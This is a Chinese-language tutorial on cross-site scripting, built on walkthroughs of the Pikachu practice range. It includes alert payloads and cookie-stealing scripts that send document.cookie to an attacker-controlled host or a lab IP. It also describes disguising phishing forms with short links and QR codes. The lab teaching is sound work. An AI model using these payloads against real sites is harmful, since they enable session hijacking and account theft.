XSS
第一章 XSS 基础知识
XSS全称(Cross-Site Scripting)是一种常见的 Web 安全漏洞,允许攻击者将恶意脚本注入到网页中,使这些脚本在其他用户的浏览器中执行。
一、攻击的基本过程
攻击者构造恶意代码(JS)
恶意代码通过URL参数、表单、评论等渠道注入目标网站
网站在未经过滤或转义的情况下将数据写入HTML中
浏览器解释并执行这些恶意脚本
攻击者获取目标用户的信息
二、可能造成的危害
对于那些半年没有更新的小企业网站来说,发生XSS漏洞几乎没有什么用。一般在各类的社交平台,邮件系统,开源流行的Web应用,BBS,微博等场景中,造成的杀伤力却十分强大。
1、用户信息泄露
攻击者可以通过在网站注入恶意脚本,窃取用户的cookie、会话信息或其他敏感数据,从而冒充用户进行未授权操作。
2、会话劫持
利用窃取的会话信息,攻击者可以获得用户的账户权限,进行不法操作,比如转账、修改个人信息、发送电子邮件等。
3、恶意软件传播
攻击者可以通过XSS漏洞向用户的浏览器注入恶意软件、蠕虫病毒、木马,感染用户的计算机或移动设备。
4、钓鱼攻击
通过伪装网页或输入框,诱骗用户输入敏感信息(如密码、信用卡信息),从而进行欺诈。
5、网站信誉受损
一旦用户发现某网站存在XSS漏洞,可能会对该网站的安全性产生质疑,从而影响网站的信誉和流量。
6、数据篡改
攻击者可以借助XSS修改网页的内容,展示虚假的信息,误导用户。
7、服务拒绝
在某些情况下,恶意脚本可以引发大量请求,导致服务器过载,从而造成服务中断。
8、社工学攻击
借助XSS漏洞,攻击者可以实现更加复杂的社会工程学攻击方案,进一步操控用户。
9、提升权限
在某些情况下,攻击者可以通过XSS漏洞提升自己在网站中的权限,进而对网站进行更深入的渗透和攻击。
10、恶意操作
攻击者可以在用户浏览器中执行恶意脚本,进行恶意操作,如强制弹出广告页面、刷流量、篡改页面信 息、删除文章等。这些操作不仅会影响用户体验,还可能对网站的正常运营造成严重影响。
11、结合其他漏洞
XSS漏洞还可以与其他漏洞(如CSRF漏洞)结合使用,实施更复杂的攻击,进一步加大危害程度。
取决于攻击者的JS水平,决定了攻击效果
三、本质
XSS 本质上是破坏了浏览器的同源策略(Same-Origin Policy)的一种手段:
浏览器允许同源脚本访问 Cookie、DOM 等敏感内容
一旦恶意脚本注入成功,它就处在“可信”的上下文中
攻击者通过此机制控制用户的浏览器行为
同源策略: 是浏览器实施的一项核心安全机制,用于限制一个网页中的脚 本(如 JavaScript)如何与来自不同源的资源进行交互。其目的是防止恶意网站窃取或篡改其他网站的 数据,从而保护用户隐私和安全。 其三要素为协议、域名、端口完全相同,则称为同源。
复习 :url=协议://主机名:端口/路径
四、常见的注入点
注入点类型 说明 URL 参数 反射型 XSS 常见入口 表单提交数据 登录、注册、搜索等接口 DOM 属性 document.URL、location.hash 等HTTP 头部字段 Referer、User-Agent、Host第三方组件 引入不可信 JavaScript 或 iframe Markdown / 富文本 存储型 XSS 常见触发点 HTML 标签属性 例如事件属性注入(如 onerror、onclick)
五、脚本执行上下文
攻击者的恶意代码能被插入到以下几类上下文中
上下文类型 解释 HTML 上下文 <div>注入内容</div>属性上下文 <img src="注入内容">JS 上下文 <script>var a = '注入内容'</script>CSS 上下文(较少) <style>注入内容</style>URL 上下文 <a href="javascript:alert(1)">事件处理上下文 <button onclick='注入内容'>
六、手动测试
使用手工检测Web应用程序是否存在XSS漏洞时,最重要的是考虑哪里有输入,输入的数据在什么地方 输出。在进行手工检测XSS时,人毕竟不像软件那样不知疲惫,所以一定要选择有特殊意义的字符,这 样可以快速测试是否存在XSS。
(1)在目标站点上找到输入点,比如查询接口,留言板等;
(2)输入一组 “特殊字符+唯一识别字符”,点击提交后,查看返回的源码,是否有做对应的处理;
(3)通过搜索定位到唯一字符,结合唯一字符前后语法确认是否可以构造执行js的条件(构造闭合);提 交构造的脚本代码,看是否可以成功执行,如果成功执行则说明存在XSS漏洞;
七、XSS的三种类型
反射型XSS
攻击方式:恶意脚本通过 URL 参数或表单提交,经服务器反射后返回给用户(不存储在数据库中)。
触发条件:用户点击包含恶意脚本的链接或提交恶意表单。
危害:需诱导用户点击链接,影响范围较小。
存储型XSS
攻击方式:恶意脚本被永久存储在目标网站的数据库中(如评论、留言板、用户资料)。
触发条件:其他用户访问包含恶意脚本的页面时,脚本自动执行。
危害:影响范围广,持续时间长。
DOM 型 XSS
攻击方式:恶意脚本通过修改页面的 DOM 结构执行,无需服务器返回恶意代码。
触发条件:前端 JavaScript 代码未对用户输入进行安全处理。
危害:完全在客户端执行,难以被服务器端防护机制检测。
第二章 反射型XSS(中危)
一、定义
反射型 XSS 是指用户提交的恶意输入被服务器立即响应返回,并被浏览器解析执行,不会存储在数据库 或服务器上。
二、工作机制
用户访问特定 URL,其中包含恶意脚本
浏览器向服务器发出请求,带入恶意参数
服务端将该参数原封不动地嵌入返回的 HTML 响应中
浏览器渲染 HTML 时解析并执行了其中的脚本
三、常见注入点
注入点类型 示例说明 URL 查询参数 https://xx.com?q=<script>alert(1)</script>表单参数 登录、搜索、留言等用户可输入的字段 错误页面参数 404 页面回显错误信息的位置存在注入风险 Referer、User-Agent 等 HTTP 头部 可通过图片、脚本加载时在请求头中注入 重定向链接 ?next=、?redirect= 等跳转参数
四、各类上下文中的反射型XSS
上下文类型 示例位置 典型 Payload HTML 内容上下文 <div>注入点</div><script>alert(1)</script>HTML 属性上下文 <img src="注入点">" onmouseover=alert(1) x="JS 上下文 <script>var a='注入点'</script>';alert(1);//URL 上下文 <a href="注入点">javascript:alert(1)CSS 上下文 <style>注入点</style></style><style>*{background:url(js:...

对于XSS的写法,我觉得,思路最重要,应当灵活,而不是一沉不变的,其实我觉得所有的都是这样,payload的构成要靠你自己去思考,而不是固定的payload。经验是一方面,灵活的思维是另外一方面。不过附上一些仓用的payload
五、靶场实测

pikachu

输入kobe后传来了kobe的图片,此时分析源代码。

可以确定,我们传入的值为message,并且有最大参数值限制,所以如果要写payload需要删除最大值限制。此时先输入<script>alert(123)</script>
成功注入(yey)
第三章 存储型XSS(高危)
一、定义
存储型 XSS是指攻击者提交的恶意脚本被服务器永久保存,例如保存在数据库、日志、消息队列、文件 系统中,并在其他用户访问相关页面时被加载执行。
二、攻击流程
攻击者将恶意脚本提交至网站,如通过: 评论系统 论坛发帖 私信消息 用户昵称 / 简介字段
服务端接收数据并存储至数据库或其他存储中
普通用户访问页面(如帖子详情页)
页面加载过程中将存储的内容嵌入 HTML 页面
浏览器解析 HTML 后,自动执行恶意脚本
三、常见注入点
存储位置 示例描述 评论区 攻击者提交脚本评论 留言板 留下嵌有恶意代码的留言 用户昵称/签名 在用户中心显示时触发脚本 博客内容/标题 写一篇含有恶意脚本的“中毒”博文 聊天记录 某人私信中夹带恶意代码 图片描述 <img src="..." alt="描述文本" /> 中注入事件脚本管理员后台日志 利用错误日志内容在后台展示时触发脚本
四、危害
危害特征 说明 被动触发 受害者无需点击任何链接即可中招 可影响大量用户 一次注入,可大规模传播,影响面广 更适合钓鱼+蠕虫传播 可结合自动化机制实现自我扩散 攻击持久性强 恶意代码永久存储于系统中,长期存在风险 管理员易中招 后台查看评论、日志等内容时也会执行
五、靶场


我们发现输入的内容会被保存到数据库中

然后呢,逻辑与反射型类似,所以此时,我们只需要<script>alert(123)</script>。发现注入成功。
第四章 DOM-XSS
一、定义
DOM 型 XSS是一种完全在客户端发生的跨站脚本攻击。恶意数据不经过服务器端处理,直接通过前端 JS 在页面中插入或执行。
二、攻击原理
攻击者构造包含恶意参数的 URL,当用户打开页面时:
浏览器加载网页;
JavaScript 代码通过 location.hash 、 location.search 、 document.URL 等 API 获取用户输 入;
JavaScript 代码 未经过净化,将数据直接插入到 DOM 或执行上下文中;
恶意脚本被执行,造成 XSS 攻击。
一切都发生在浏览器端,服务端完全不会感知!
所以我们可以使用JavaScript语言来操作DOM,例如:
<a href="javascript:alert('XSS攻击成功!')">what do you see?</a><br>
三、典型触发源
数据来源 示例说明 location.href 获取整个 URL location.search 获取 ?a=xxx 查询参数 location.hash 获取 #xxx 锚点值 document.referrer 获取来源页面地址 document.cookie 获取 Cookie 值(少作为注入来源) window.name 可跨页面传递数据,常被恶意滥用
四、常见危险 DOM Sink
接受不可信输入后可导致执行的 JS 操作:
Sink 函数/API 示例代码 用途/说明 element.innerHTML <font style="color:rgb(51,51,51);">el.innerHTML = userInput</font>将字符串作为 HTML 插入页面,最常见 XSS 执行点 document.write() <font style="color:rgb(51,51,51);">document.write(userInput)</font>写入页面内容,动态生成文档结构,容易被注入执行 eval() <font style="color:rgb(51,51,51);">eval(userInput)</font>将传入内容当作 JS 代码执行,高危函数 setTimeout() <font style="color:rgb(51,51,51);">setTimeout(userInput, 1000)</font>传入字符串会被当成 JS 执行,属于间接执行方式 location <font style="color:rgb(51,51,51);">location = userInput</font>可实现恶意跳转、钓鱼、Open Redirect new Function() <font style="color:rgb(51,51,51);">new Function(userInput)</font>与 eval 同级的动态执行,不应直接使用 src / href / onclick 属性 <font style="color:rgb(51,51,51);">el.src = userInput</font> / <font style="color:rgb(51,51,51);">el.onclick = ...</font>可以注入 JS 协议、事件属性,从而触发恶意脚本
五、靶场
DOM型xss


正常输入,发现链接,所以我们可以在此进行注入。首先输入<script>alert(123)</script>

未能正常闭合,转换思路。使其为标签里面的属性,例如onclick,加了一个单引号,发现onclick放了出来

问题转化为怎么样解决单引号的问题,首先它有,那我们先想办法闭合它,或者添加>尝试。>闭合成功。
其实也可以是
'onmousemove=alert(123)>
成功注入。

也可以用错误事件,比如
'><img src=12 onerror=alert(123)>
重点还是闭合思路,而非函数类型。因为有了思路就知道哪些函数有用,哪些没用了。
DOM型XSS-X
这一题,我们去看源代码
<div id="xssd_main">
源代码的意思是将参数得到放到
document.getElementById("dom").innerHTML = "<a href='"+xss+"'>
这里拼接。所以这一题与上一题没什么区别,只是出现的时机不一样而已。
总结
经过这两个靶场,其实可以发现,真正要注意的是思路,而非定式,与SQL注入不同。这里需要看代码,所以JS功底很重要!!!!!!!
当然,DOM也不是说就一定用没有,可以利用短链接或二维码进行伪造钓鱼。
第五章 XSS攻击示例
一、存储型XSS获取cookie
过程:
想要盗取别人的cookie信息的话有一个前提条件,就是你应该在别人触发你的xss攻击时,你的代码应该 将收集的cookie信息发送给你的平台来接收,这样才获取到了数据。
1.1 XSS漏洞测试

首先测试功能与构造payload

发现123存入了,此时可以构造payload验证是否存在XSS漏洞
存在XSS且是存储型漏洞。可以攻击了。
1.2 JS对象分析
// 获取当前URL
// 访问某URL(页面跳转到目的网页)
location.href="https://www.315safe.com"

此处相当于给目标网站发起了页面请求
所以攻击思路其实可以是URL+document.cookie
location.href="https://www.315safe.com?cookie="+document.cookie
1.3 构造payload
'"><script>document.location='http://黑客网站/cookie.php?cookie=' +
1.4 准备站点
将要发起请求的URL
// 注意访问的cookie.php
将攻击payload填入留言板

'"><script>document.location ='http://192.168.27.134:85/pkxss/xcookie/cookie.php?cookie='
攻击成功:
二、反射型 XSS(POST) 获取cookie

post请求方式的xss攻击其实是比较难实现的,需要要构造一个网页html文件出来。
一、靶场

首先,反射型是利用钓鱼网页来,要仿造一个很像的网站去钓鱼。我们可以观察一下,皮卡丘的代码是怎么写的。
<html>
当页面加载完成后,利用document.getElementById去自动点击提交。
表单这里呢则是跳转到首页,而且同步的将cookie送到后台。当然构造的这个界面需要用一些域名,短链接以及二维码去伪装的。
表单这里呢则是跳转到首页,而且同步的将cookie送到后台。当然构造的这个界面需要用一些域名,短链接以及二维码去伪装的。

自动跳转到首页后获取cookie值。
二、cookie值的利用
